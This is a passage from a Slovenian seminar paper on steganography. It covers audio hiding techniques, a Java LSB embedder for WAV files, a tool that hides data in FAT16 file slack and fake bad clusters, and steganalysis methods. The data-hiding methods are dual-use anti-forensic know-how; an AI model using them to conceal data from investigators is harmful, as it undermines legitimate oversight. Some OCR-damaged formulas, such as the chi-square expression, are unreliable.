Pri tej tehniki se podatki skrivajo v zvočno datoteko z uvedbo odmeva izvornega signala. Ta tehnika omogoča visoko hitrost prenosa podatkov in je precej bolj robustna kot metode skrivanja podatkov v območju hrupa. Podatki so kodirani s pomočjo treh parametrov odmeva: amplitude, stopnje upadanja in odmika (časovni zamik) od prvotnega signala. Vsi parametri so nastavljeni pod pragom človeškega sluha, tako da odmeva ni mogoče enostavno zaznati. Če je iz prvotnega signala procesiran samo en odmev, potem imamo na voljo za kodiranje samo en podatek. Prvotni signal se razdeli na bloke pred procesom kodiranja in se nato sestavi v končni signal. Glavna prednost te tehnike je ta, da je steganogram težko razbiti, ker mora prejemnik signal razdeliti na enako zaporedje blokov kot je bil razdeljen pri procesu kodiranja.

3.1.4 Vstavljanje tona

Pri tej tehniki se izkorišča lastnost maskiranja frekvenc signala. Izkoriščen je fenomen maskiranja v psihoakustiki (spektralna domena). Človeško uho namreč ob prisotnosti močnejšega tona ne zazna šibkega tona, ki je kodiran v istem vzorcu.

3.1.5 Fazno kodiranje

Metoda faznega kodiranja temelji na dejstvu, da človeško uho na fazne komponente zvoka ni tako občutljivo kot na hrup. Ta metoda deluje tako, da se faza segmenta izvornega zvočnega signala zamenja z referenčno fazo, ki predstavlja skrivane podatke. Faza naslednjih segmentov se nato prilagodi tako, da se ohrani relativna faza med segmenti. Tudi pri tej tehniki je steganogram težko razbiti, saj mora prejemnik vedeti dolžino segmentov, na podlagi katere lahko z uporabo diskretne Fourierjeve transformacije (DFT) pridobi izvleček faz.

3.1.6 Razpršitev v spektru

Pri tehniki razpršitve v spekter se skuša skrivno sporočilo kar se da razpršiti po celotnem frekvenčnem spektru izvornega signala. Podobna je tehniki skrivanja v najmanj pomembne bite, kjer se sporočilo prav tako naključno razprši po celotni zvočni datoteki. Glavna razlika med tehnikama je, da tehnika razpršitve v spekter širi skrivno sporočilo preko frekvenčnega spektra zvočne datoteke s pomočjo kode, ki je neodvisna od dejanskega signala. Posledica spreminjanja frekvenčnega spektra je ta, da končni signal zavzema pasovno širino, ki je presežek tega, kar je dejansko potrebno za prenos. Slabost te tehnike je vnos dodatnih šumov v signal.

3.2 Skrivanje podatkov v najmanj pomembne bite v WAV datotekah


Skrivanje podatkov v najmanj pomembne bite (LSB) [5] je najenostavnejši način skrivanja v digitalne zvočne (nekompresirane) datoteke. Zamenjava najmanj pomembnega bita vsakega vzorca zvoka z binarno vrednostjo znaka nam omogoča kodiranje velike količine podatkov. Pri skrivanju v LSB bite je idealna hitrost prenosa podatkov 1 kbps na 1 kHz. Nekatere izvedbe LSB kodiranja izrabljajo dva najmanj pomembna bita vzorcev, ki se zamenjata z dvema bitoma znaka, kateri je del skrivnega sporočila. S tem se poveča količina podatkov, ki se lahko skrije, vendar pa se s tem poveča tudi količina šuma v zvoku, kamor je skrivno sporočilo kodirano. Napredne metode LSB kodiranja omogočajo učinkovito skrivanje tudi v 4 najmanj pomembne bite.

Za dekodiranje skrivnega sporočila sprejemnik potrebuje dostop do zaporednih indeksov vzorcev, ki so uporabljeni v procesu kodiranja. Običajno je dolžina skrivnega sporočila manjša od celotnega števila vzorcev v zvočni datoteki. Oseba, ki želi skriti sporočilo v zvočno datoteko se mora odločiti, katere podskupine vzorcev bo uporabila pri skrivanju, na podlagi tega pa implementira dekodirno metodo, ki skrivno sporočilo ustrezno izvleče iz zvočne datoteke. Ena izmed metod je, da se LSB kodiranje začne na začetku datoteke in se nadaljuje, dokler celo sporočilo ni kodirano, pri čemer preostali vzorci ostanejo nespremenjeni. Pri takšni metodi lahko v primeru, da je skrivno sporočilo dolgo, nastane kratek šum na začetku datoteke, kar lahko opazi poslušalec, datoteka pa postane občutljiva tudi na varnostne mehanizme, saj se statistične lastnosti na začetku datoteke razlikujejo od statističnih lastnosti v preostalem delu datoteke. Ena izmed rešitev je naključno razprševanje sporočila čez celoten nabor vzorcev v datoteki ali razprševanje z razpršilno funkcijo. Napredna rešitev je tudi izračun razmerja šum/signal v zvočnem posnetku, pri čemer podatke skrijemo v tiste dele signala, kjer je največja šuma. Tako se novo nastali šum maskira v že obstoječ šum, kar je težko zaznati.

Zaradi dodatne varnosti se navadno skrivno sporočilo, preden se kodira v zvočno datoteko, kriptira še z eno od kriptografskih metod. Prejemnik mora v tem primeru torej poznati zaporedje indeksov vzorcev, kamor so v najmanj pomembne bite skriti podatki ter skrivni ključ, s katerim dekodirano sporočilo lahko dekriptira v izvorno skrivno sporočilo. Glavna pomanjkljivost uporabe tehnike LSB kodiranja je sprememba vzorcev zvoka do te mere, da človeško uho zazna šum, ki je posledica spreminjanja. Človeško uho je namreč zelo občutljivo in lahko zazna tudi najmanjše šume ter spremembe zvoka.

3.2.1 *Algoritem za skrivanje podatkov po metodi LSB kodiranja*

V programskem jeziku Java smo implementirali algoritem, ki skrije golo besedilo v nekompresiran zvok po metodi kodiranja v najmanj pomembne bite (LSB). Prvi korak pri implementaciji je bil spoznavanje s samim formatom WAV. Slika 3 prikazuje strukturo WAV datoteke.



Slika 3: Struktura WAV datoteke.

Vsaka WAV datoteka je sestavljena iz metapodatkov, katerim sledijo okvirji podatkov. Kot lahko vidimo na sliki, je odmik do podatkov 44 bajtov. Podatki so sestavljeni iz okvirjev, kateri vsebujejo kvantizirane vzorce, ki so bili zajeti z mikrofonom oziroma bili sintetizirani. Potrebno je bilo torej dostopati direktno do vzorcev, jih spremeniti in na koncu tvoriti novo WAV datoteko.


Postopek delovanja algoritma

Algoritem simulira kriptiranje golega besedila, kodiranje kriptiranega besedila v nekompresirano zvočno datoteko, pošiljanje prejemniku, kateri opravi postopek dekodiranja, s pomočjo katerega pridobi kriptirano besedilo in v zadnjem koraku izvrši dekriptiranje besedila in skrito sporočilo izpiše v konzolo. Pošiljatelj torej na začetku zapiše skrivno sporočilo, ki se z uporabo skritega ključa kriptira z algoritmom RC4. Pošiljatelj nato opravi postopek kodiranja sporočila v zvočno datoteko. Iz zvočne datoteke sprva izluščimo tok podatkov (data chunks), iz katerega bomo brali podatke okvir za okvirjem. Ko preberemo okvir, pridobimo 4 bajte podatkov o vzorcih. V vsak bajt nato v najmanj pomemben bit skrijemo binarno vrednost ene črke skrivnega sporočila.

Del programske kode kodiranja v najmanj pomembne bite:

```
byte C1=(byte) 1; //0b00000001 & xxxxxxxX
byte C2=(byte) 254; //0b11111110 & YYYYYYYy

// Bit je ostanek deljenja z dolzino bajta
int bitPosition=this.cnt%Byte.SIZE;

// izbrani bit premaknemo za tmpCnt=4 mesta desno
tmpSecret>>=bitPosition;

// Samo LSB je veljaven, zato opravimo operacijo
// AND s C1
tmpSecret&=C1;

// Vsi biti razen LSB so veljavni, opravimo
// operacijo AND s C2
currentByte&=C2;

// Opravimo OR nad currentByte in tmpSecret ter
// tako zapisemo skrivnost
currentByte|=tmpSecret;
```


Sporočilo smo uspešno skrili v zvočno datoteko, vendar se je pojavila težava. Celotno testno sporočilo, dolgo 5400 ASCII znakov je bilo zakodirano v zaporedne vzorce na začetku datoteke. Posledica je zgoščena pojavitev šuma na začetku zvočne datoteke. Če je na začetku izvorne datoteke prisoten šum, to ni prevelik problem, saj se novo ustvarjeni šum maskira vanj, do težav pa pride v primeru, če je na začetku datoteke trenutek tišine ali nizka amplituda signala. Slika 4 prikazuje spekter zvočne datoteke, kjer se kot posledica kodiranja celega sporočila na začetek zvočne datoteke vidno pojavi sprememba le-tega.



Slika 4: Posledica kodiranja tajnega sporočila le na začetek zvočne datoteke.

Problem smo rešili tako, da smo v vsak prebran okvir skrili podatek samo v prvem bajtu. Tako je sporočilo (ne ravno naključno, kar bi bilo bolje) nekoliko razpršeno, kar dovolj dobro reši ta problem. Tudi na zvočnem spektru ni moč opaziti vidnih sprememb. Slika 5 prikazuje spekter zvočne datoteke, v kateri je razpršeno skrivanje sporočila.

Z metodo razpršenega skrivanja sporočila smo uspešno skrili tajno sporočilo v nekompresirano zvočno datoteko formata wav. Rezultat skrivanja 5400 ascii znakov je nova zvočna datoteka, ki ima enako velikost kot izvorna zvočna datoteka. S poslušanjem ni mogoče ugotoviti, da gre za dve različni datoteki, prav tako pa je nemogoče s človeškim očesom opaziti spremembe na frekvenčnem spektru datoteke s tajnim sporočilom. Takšen rezutlat je tudi pričakovan, glede na to, da se vsak vzorec, ki je predstavljen s 16 biti, spremeni največ za numerično vrednost 1. Če se kriptirano sporočilo slučajno uspe izluščiti iz kodirane datoteke, je še vedno potrebno poznati skriti ključ, ki je potreben za dekriptiranje tajnega sporočila, saj smo pred kodiranjem uporabili algoritem RC4.



Slika 5: Razpršeno skrivanje sporočila v zvočni datoteki.

4. STEGANOGRAFIJA V DATOTEČNEM SISTEMU FAT16

4.1 Delo z datotečnim sistemom FAT16

Za potrebe skrivanja podatkov smo v javi implementirali program, ki nudi funkcije za delo z datotečnim sistemom FAT16, s podporo za razširitev VFAT. Uporabniku omogoča skrivanje podatkov, v file slack in lažno poškodovanih gručah. Izdelali smo tudi grafični vmesnik, ki na interaktiven način prikaže uporabo implementiranih funckij. Program lahko deluje neposredno na FAT16 particijah, ki so bile ustvarjene v operacijskem sistemu linux.

4.1.1 Nekaj metod za steganografijo in uporabo sistema

Delo z datotečnim sistemom:

- public abstract ArrayList<FatEntry> ls ()
- public abstract DataTransfer getData (FileSystemEntry entry)
- public abstract boolean cd (FileSystemEntry entry)

Skrivanje podatkov v file slack:

- public abstract void writeToSlack (FileSystemEntry entry, byte [] buffer)
- public abstract DataTransfer readFromSlack (FileSystemEntry entry)

Skrivanje podatkov v poškodovane gruče (bad clusters):

- public abstract boolean writeFakeBadCluster (char clusterNumber, byte[] data)
- public abstract DataTransfer readFakeBadCluster (char clusterNumber)
- public abstract void clearFakeBadCluster (char clusterNumber)

4.1.2 Kreiranje testne FAT16 particije v linux OS

Testno particijo lahko ustvarimo z naslednjim zaporedjem ukazov:

```
dd if=/dev/zero of=./partition bs=1024 count=10240
mkfs.vfat -F 16 ./partition
```

4.2 VFAT

Kratica VFAT (Virtual File Allocation Table) ne predstavlja še enega datotečnega sistema družine FAT. Gre za razširitev, ki lahko deluje na osnovi katerega koli datotečnega sistema FAT (FAT12, FAT16 ali FAT32). Predstavlja sistem za skrivanje dolgih imen v imeniški strukturi datotečnih sistemov FAT. Razširi pa tudi imeniške vnose, da hranijo več informacij.

Imeniška struktura je poseben tip datoteke, ki predstavlja določen imenik. Vsaka datoteka ali imenik shranjen v njem, je predstavljen kot 32 bajtni vnos v tabeli in se imenuje imeniški vnos. Vsak sestoji iz imena, končnice, atributov (archive, directory, hidden, read-only, system in volume), datuma in časa kreiranja, datuma zadnjega dostopa, datuma in časa zadnje spremembe, naslova prve gruče, ki vsebuje podatke datoteke ali imenika in velikost datoteke ali imenika.

VFAT je uporaben, saj običajna kratka datotečna imena (8.3 filenames) sestojijo iz največ osmih znakov, implicitno privzete pike "." in končnice datoteke, ki je sestavljena iz največ treh znakov. Pri datotekah brez končnice, ni pomembno ali na koncu pišemo piko ali ne ("myfile" in "myfile." sta enakovredna zapisa).

4.2.1 Uporaba na FAT12, FAT16 in FAT32

V odvisnosti od dolžine dolgega imena, bo datotečni sistem ustvaril enega ali več LFN (Long Filename) vnosov. Vidimo lahko, da se niz LFN vnosov začne z zadnjim in konča s prvim vnosom, ki se nahaja tik nad pripadajočim imeniškim vnosom.

Entry Nr.	Without LFN Entries	With LFN Entries
...	...	...
n	Normal 1	Normal 1
n+1	Normal 2	LFN for Normal 2 - Part 3
n+2	Normal 3	LFN for Normal 2 - Part 2
n+3	Normal 4	LFN for Normal 2 - Part 1
n+4	Normal 5	Normal 2
n+5	Normal 6	Normal 3
...	...	...

Slika 6: Zgled imenika.

LFN vnosi dosegajo transparentnost z nastavitvijo zastavic Volume Name, Hidden, System in Read-Only. Gre za kombinacijo atributov, ki ni pričakovana v MS-DOS okolju in se bo zaradi tega ignorirala. Tako lahko VFAT particije, berejo tudi operacijski sistemi, ki VFAT razširitve ne podpirajo. Zastavice tudi povzročijo, da bodo LFN vnosi skriti pred običajnimi aplikacijami.

4.2.2 VFAT razširitev imeniških vnosov

VFAT format imenikov je kompatibilen s tistim iz FAT sistemov. Njegov cilj je, razširiti originalno strukturo imenikov, kot jih najdemo na FAT16. Ves neizrabljen prostor FAT16 formata, je sedaj uporabljen za hranjenje dodatnih informacij.

4.2.3 LFN vnos

LFN vnosi so vrinjeni pred pripadajočim imeniškim vnosom, za katerega hranijo dolgo ime. Prvih 13 znakov spada v prvi vnos, znaki 14-26 spadajo v drugi vnos, znaki 27-39

Offset	Size	Description
00h	8 bytes	Filename
08h	3 bytes	Filename extension
0Bh	1 bytes	Flag byte
0Ch	1 bytes	NT - Reserved for Windows NT - Should always be 0000h
0Dh	1 bytes	Creation Time - Millisecond
0Eh	2 bytes	Creation Time - Hour & Minute
10h	2 bytes	Created Date
12h	2 bytes	Last Accessed Data
14h	2 bytes	Starting cluster (High word) on FAT32 file systems, else 0000h
16h	2 bytes	Time
18h	2 bytes	Date
1Ah	2 bytes	Starting cluster (Low word)
1Ch	4 bytes	File size in bytes

Slika 7: Struktura VFAT imeniškega vnosa.

v tretji vnos in tako naprej, vse dokler se ime datoteke ne konča. Microsoft je omejil maksimalno dolžino imena na 255 znakov, kljub temu da bi imena lahko zavzela do 1664 bajtov.

Offset	Size	Description
00h	1 bytes	Ordinal field
01h	2 bytes	Unicode Character 1
03h	2 bytes	Unicode Character 2
05h	2 bytes	Unicode Character 3
07h	2 bytes	Unicode Character 4
09h	2 bytes	Unicode Character 5
0Bh	1 bytes	Flag byte
0Ch	1 bytes	Reserved - Always 00h
0Dh	1 bytes	Checksum
0Eh	2 bytes	Unicode Character 6
10h	2 bytes	Unicode Character 7
12h	2 bytes	Unicode Character 8
14h	2 bytes	Unicode Character 9
16h	2 bytes	Unicode Character 10
18h	2 bytes	Unicode Character 11
1Ah	2 bytes	Always 0000h
1Ch	2 bytes	Unicode Character 12
1Eh	2 bytes	Unicode Character 13

Slika 8: Struktura LFN vnosa.

Bajt zastavic (odmik 0Bh) in 2 bajta, ki določata začetno gručo (odmik 1Ah) sta potrebna zaradi kompatibilnosti s predhodnimi formati.


Unicode znaki v specifikaciji so 16 bitne vrednosti, kjer spodnjih 8 bitov predstavlja pripadajočo ASCII vrednost, zgornjih 8 bitov pa je nastavljenih na 0. To pomeni, da so LFN imena v resnici preprosto ASCII imena, z dodanimi "luknjami".

Številno polje (Ordinal field) predstavlja število LFN vnosa. Prvi ima vrednost 01h. Ko gre za zadnji vnos, se nastavi "Last LFN bit" (6-bit v številnem polju).

7	6	5	4	3	2	1	0
Deleted LFN	Last LFN	LFN Number					0000h

Slika 9: Številno polje.

4.3 Grafični vmesnik za skrivanje



Slika 10: Grafični vmesnik.

Info	Value
Total file slack size in bytes:	27939028 B = 27284.21 KB = 26.64 MB
FAT type:	FAT16
Bytes per sector:	512 B
Number of sectors per allocation unit (cluster):	128
Number of Bytes per allocation unit (cluster):	65536 B = 64 KB
Number of reserved blocks:	128
Number of FAT data structures on the volume:	2
Number of sectors occupied by ONE FAT:	128
Number of sectors in data region:	4193792
Number of clusters in data region:	32764


Slika 11: Informacije o datotečnem sistemu.

Grafični vmesnik omogoča interaktivno izbiro datotek in podatkovnih gruč (clusterjev) (se bodo označile kot poškodovane), ki bodo hranile skrite podatke. Skrivano datoteko tako razdelimo na več delov in jo v poljubnem zaporedju razpršimo po datotečnem sistemu. Program izdela tekstovno poročilo iz katerega lahko datoteko rekonstruiramo. Integriteta se preverja za vsak skriti del in končno rekonstruirano datoteko z uporabo zgoščene vrednosti MD5.

Vmesnik prikazuje tudi strukturo datotečnega sistema, datoteke, metapodatke datotek in splošne informacije o datotečnem sistemu. Uporabniku omogoča pregled File Allocation Table (FAT), šestnajstiški urejevalnik pa prikaže vsebino izbrane podatkovne gruče. Za vse datoteke in pripadajoče file slack prostore, se avtomatsko izračuna in prikaže zgoščena vrednost MD5.

Orodje je možno uporabiti tudi za spoznavanje z delovanjem datotečnih sistemov FAT.

4.3.1 *File slack*



Slika 12: File slack.

Sektor (sector) je najmanjša količina podatkov na trdem disku, ki jih lahko beremo ali pišemo. Velikost sektorja

je pogosto 512 bajtov. Operacijski sistemi pogosto za najmanjšo enoto izberejo več sektorjev skupaj. Tem skupinam pravimo gruče (cluster). S tem zmanjšajo čas, ki je potreben za sledenje vsem podatkovnim strukturam na disku. Gruča je najmanjša logična velikost, ki je lahko dodeljena datoteki. Kadar velikost datoteke ni mnogokratnih velikosti gruče, se na koncu pojavi neizrabljen prostor (slack space).

Shranjevanje majhnih datotek na datotečnih sistemih z velikimi gručami, povzroči povečanje neizrabljenega prostora. Za gruče, ki so majhne v primerjavi s povprečno velikostjo datotek, je neizrabljen prostor na datoteko statistično približno enak polovici velikosti gruče. Če velikost gruč povečamo, se bo povečala tudi količina neizrabljenega prostora. Večje gruče pa bodo zmanjašale čas, ki je potreben za knigovodenje in fragmentacijo, kar lahko na splošno izboljša hitrost branj in pisanj. Običajne velikosti gruč so od 1 sektorja do 128 sektorjev.

Zavedati se moramo, da nekatere operacije datotečnega sistema lahko uničijo podatke, ki so skriti v slack space (npr. prepis datoteke).

4.3.2 Poškodovane podatkovne gruče

Podatke lahko skrijemo tudi v neizrabljene gruče, če jih po pisanju razglasimo za poškodovane. Tako jih datotečni sistem ne bo uporabljal in podatki bodo ostali nedotaknjeni.


5. ZAZNAVANJE STEGANOGRAFIJE IN STEGOANALIZA

5.1 STEGOANALIZA

Pri zaznavanju steganografije se soočamo z enakimi problemi kot pri napadih na kripto sisteme. Raziskovalci kripto sistemov predstavijo to z zapornikovim problemom. Dva zapornika si lahko izmenjujeta sporočilo preko paznika. Paznik vsako sporočilo pregleda in če odkrije prepovedano sporočilo, ga zavrne. Zapornika morata zato njuno sporočilo o pobegu čim bolje skriti. Paznikova sposobnost odkritja skritega sporočila pa je odvisna od zahtevnosti algoritma in paznikovega predhodnega znanja pri odkrivanju skritih sporočil.

Znanost zaznavanja steganografije imenujemo stegoanaliza. Cilj stegoanalize je zaznavanje skritih informacij v nekem podatkovnem nosilcu ali toku podatkov. Po odkritju skritih informacij lahko stegoanalist poskuša povrniti te skrite informacije, jih spremeniti oz. poškodovati, da jih prejemnik ne bo mogel uporabiti. Lahko pa skrite informacije zamenja z novimi informacijami in s tem zavede prejemnika. V okviru forenzične preiskave sta najpomembnejša koraka odkrivanja in povrnitve skritih informacij.

Preden začnemo s stegoanalizo, mora preiskovalec zbrati čim več podatkov o osumljencu in njegovem računalniku. Vprašati se je potrebno, ali obstaja sum, da bi osumljeni uporabil steganografijo za skrivanje informacij, in ali ima dovolj znanja za uporabo steganografije. Na računalniku poskušamo poiskati steganografska orodja in drugo programsko opremo, ki bi nakazovala na uporabnikovo znanje steganografije in na sam obstoj steganografskih medijev na napravi. Če najdemo steganografsko orodje, je tudi sama stegoanaliza lažja, saj je napad z znanim algoritmom precej lažji in hitrejši. Uporabimo lahko orodja, kot so Wetstone Tehnologies Gargoyle, AccessData Forensic Toolkit in Guidence Software EnCase. Slika 13 prikazuje uporabniški vmesnik programa Gargoyle, kjer je bilo najdeno več steganografskih programov. Ti programi primerjajo zgoščen podpis datotek na preiskovani napravi z zgoščenimi podpisi različnih podatkovnih zbirk kriptografskih, steganografskih programov, virusov, škodljive kode itd. Na sliki je prikazano orodje Gargoyle. Iz vrnjenih podatkov, da sta na napravi nameščeni tudi steganografski orodji Stools in JPHideSeek. Prvo je namenjeno skrvanju podatkov v datoteke tipa BMP, WAV in GIF, drugo pa v JPEG datoteke. Pri iskanju steganografskega materiala bo moral biti preiskovalec posebej pozoren na te tipe datotek. Odkrivanje steganografskih orodij pa postaja vse težje zaradi vse manjše velikosti teh orodij in možnosti njihovega izvajanja s prenosnih medijev, npr. USB ključ.



Slika 13: Uporabniški vmesnik orodja Gargoyle.

Napadi ali tehnike stegoanalize so podobni tistim kriptoanalize. Razdelimo jih lahko v šest skupin:

- Napad z znanim steganografskim medijem: Raziskovalec ima na voljo samo steganografski medij, za katerega sumi, da skriva sporočilo.
- Napad z znanim nosilcem: Raziskovalec ima na voljo steganografski medij in prvotni nosilec, ki je bil uporabljen za skrivanje sporočila.
- Napad z znanim skritim sporočilom: Raziskovalec ima na voljo steganografski medij in sporočilo, ki je skrito v njem. Navadno lahko ugotovi tudi, kateri postopek je bil uporabljen za skrivanje sporočila.
- Napad z znanim steganografskim algoritmom: Raziskovalec ima na voljo steganografski medij, nosilec in pozna uporabljen algoritem.
- Napad z izbranim steganografskim medijem: Raziskovalec sam ustvari steganografski medij iz nosilca z izbranim algoritmom.
- Napad z izbranim sporočilom: Podobno kot prejšnji napad. Zadnja dva napada sta namenjena predvsem analizi orodij in iskanju vzorcev, ki razkrijejo uporabo določenega orodja.

Najtežje je prepoznati medij, če nimamo nikakršnih predhodnih informacij. Pri prepoznavanju, ali medij vsebuje skrite podatke, si lahko pomagamo z različnimi tehnikami in orodji.

5.1.1 Vizualni pregled

Najpreprostejša tehnika je vizualni pregled. Veliko enostavnejših steganografskih orodij ne skrije bitov glede na vsebino nosilca. V takšnem mediju je enostavno zaznati obstoj skritih podatkov že s tako preprostim orodjem, kot je ojačevalec bitov z najmanjšo utežjo. To preprosto orodje je namenjeno predvsem slikovnim medijem in vse bite bajte posamezne slikovne točke nastavi na vrednost bita z najnižjo utežjo (least significant bit, LSB) dotičnega bajta. Če gre za skrito nekriptirano besedilo, lahko vidimo vzorce v obliki stolpcev. Najverjetneje, ker so si vsi znaki zelo blizu v ASCII kodni tabeli. Slika 14 prikazuje rezultat takšnega pregleda.


Slika 14: Vizualni pregled slike z ojačevalnikom LSB.

5.1.2 Statistični test

Vizualni pregled nikakor ne zadostuje za potrditev prisotnosti skritih informacij v mediju. Naslednja tehnika odkrivanja prisotnosti skritih podatkov je statistični test. Statistični testi razkrijejo, ali je bila slika spremenjena s pregledom statističnih lastnosti originala. Test meri entropijo odvečnih podatkov. Torej bodo imele slike s skritimi podatki višjo entropijo kot slike brez njih. Nekateri testi niso namenjeni samo slikam, ampak delujejo tudi na drugih podatkovnih formatih. Preizkusili smo orodje, ki opravi statistični test chi-kvadrat (chi-square, χ^2). Ta pomaga ugotoviti, ali se frekvenčna porazdelitev y_i slike ujema s frekvenčno porazdelitvijo y_i^* ki prikazuje popačenje po dodajanju skrite informacije v sliko. Čeprav ne poznamo nosilca, vemo, da vsota sosednjih DCT koeficientov ostaja nepremenjena. To omogoča izračun porazdelitve yi* steganografskega medija. Iz DCT histograma, označimo ga z ni, izračunamo aritmetično povprečje

$$y_i^* = \frac{n_{2i} + n_{21+1}}{2} \tag{9}$$

Iz katerega ugotovimo pričakovano porazdelitev, katero primerjamo z opazovano porazdelitvijo



Slika 15: Rezultat statičnega testa prikazuje, da se v mediju skriva cca. 6kB podatkov.

$$y_i = n_{2i} \tag{10}$$

χ^2 vrednost razlike med porazdelitvami podamo kot

$$\chi^2 = \sum_{v+1}^{i=1} \frac{y_i - y_i^*}{y_i^*} \tag{11}$$

Kjer je v število različnih kategorij v histogramu, zmanjšano za vrednost ena. Vsakič ko združimo dve sosednji kategoriji histograma, je potrebno parameter v povečati za vrednost ena. Verjetnost p, da sta dve porazdelitve enaki, nam poda funkcija skupne porazdelitve,

$$p = 1 - \int_0^{\chi^2} \frac{t^{(v-2)/2} e^{-t/2}}{2^v \Gamma(\frac{v}{2})} \tag{12}$$

kjer je Γ funkcija. Verjetnost, da medij vsebuje skrito informacijo, določimo z računanjem p za vzorec DCT koeficientov. Vzorec se začne na začetku slike in se z vsako meritvijo poveča. [2] Na sliki 15 vidimo, da je test našel cca. 6kB podatkov skritih v sliki.

5.2 ORODJA ZA STEGOANALIZO

5.2.1 StegoSuite

Stego Suite je programski paket podjetja Wetstone Tehnologies, namenjen odkrivanju skritih podatkov brez predhodnega poznavanja uporabljenih steganografskih algoritmov. Orodja v tem paketu omogočajo hiter pregled velikega števila slikovnih in zvočnih nosilcev ter možnost izločitve skritih podatkov. Ker so plačljiva, jih nismo mogli preizkusiti, ampak jih v tej seminarski nalogi omenjamo samo zato, ker pokrivajo vse faze stegoanalize in delujejo tako na slikovnih kot zvočnih medijih. Paket združuje orodja StegoHunter, StegoWatch, StegoAnalyst, StegoBreak.


StegoHunter je namenjen odkrivanju steganografskih orodij na napravi, kar je prvi korak preiskave. Orodje opravi še dodatno nalogo in označi sumljive datoteke, ki bi lahko bili nosilci skritih podatkov in se jim je treba v nadaljevanju podrobneje posvetiti. Ima tudi možnost preiskave slik diskov, ki jih ustvarimo z drugimi forenzičnimi orodji za preizkovanje datotečnih sistemov, kot so EnCase, Forensic Toolkit, dd, itd.

StegoWatch je namenjen podrobnejši preizkavi sumljivih datotek, ki bi lahko bile steganografski mediji. Orodje lahko izvede hitri pregled celotnega datotečnega sistema in v preglednem uporabniškem vmesniku vrne poročilo pregleda z

označenimi sumljivimi datotekami. Označene datoteke zazna na podlagi slepega iskanja artefaktov v teh datotekah. Pri tej detekciji ne upošteva mogoče uporabljenega steganografskega algoritma. Uporabniški vmesnik je prikazan na sliki 16.

StegoAnalyst je obsežno orodje za stegoanalizo. Z njim lahko izvedemo vizualnih pregled datotek tako slikovnih kot zvočnih datotek. V uporabniškem vmesniku vidimo sliko ali zvočni val ter podrobnosti o datoteki, kot so DCT koeficienti in barvni histogram. Preiskovalcu omogoča še podrobnejšo analizo z uporabo filtrov, ki delujejo na nasičenost, intenziteto in odtenek barv slike. Ker največ steganografskih algoritmov uporablja LSB za skrivanje podatkov, ima orodje StegoAnalyst tudi filtre za delo z LSB biti. Prav pregled LSB-jev je lahko hiter pokazatelj skritih podatkov v mediju.

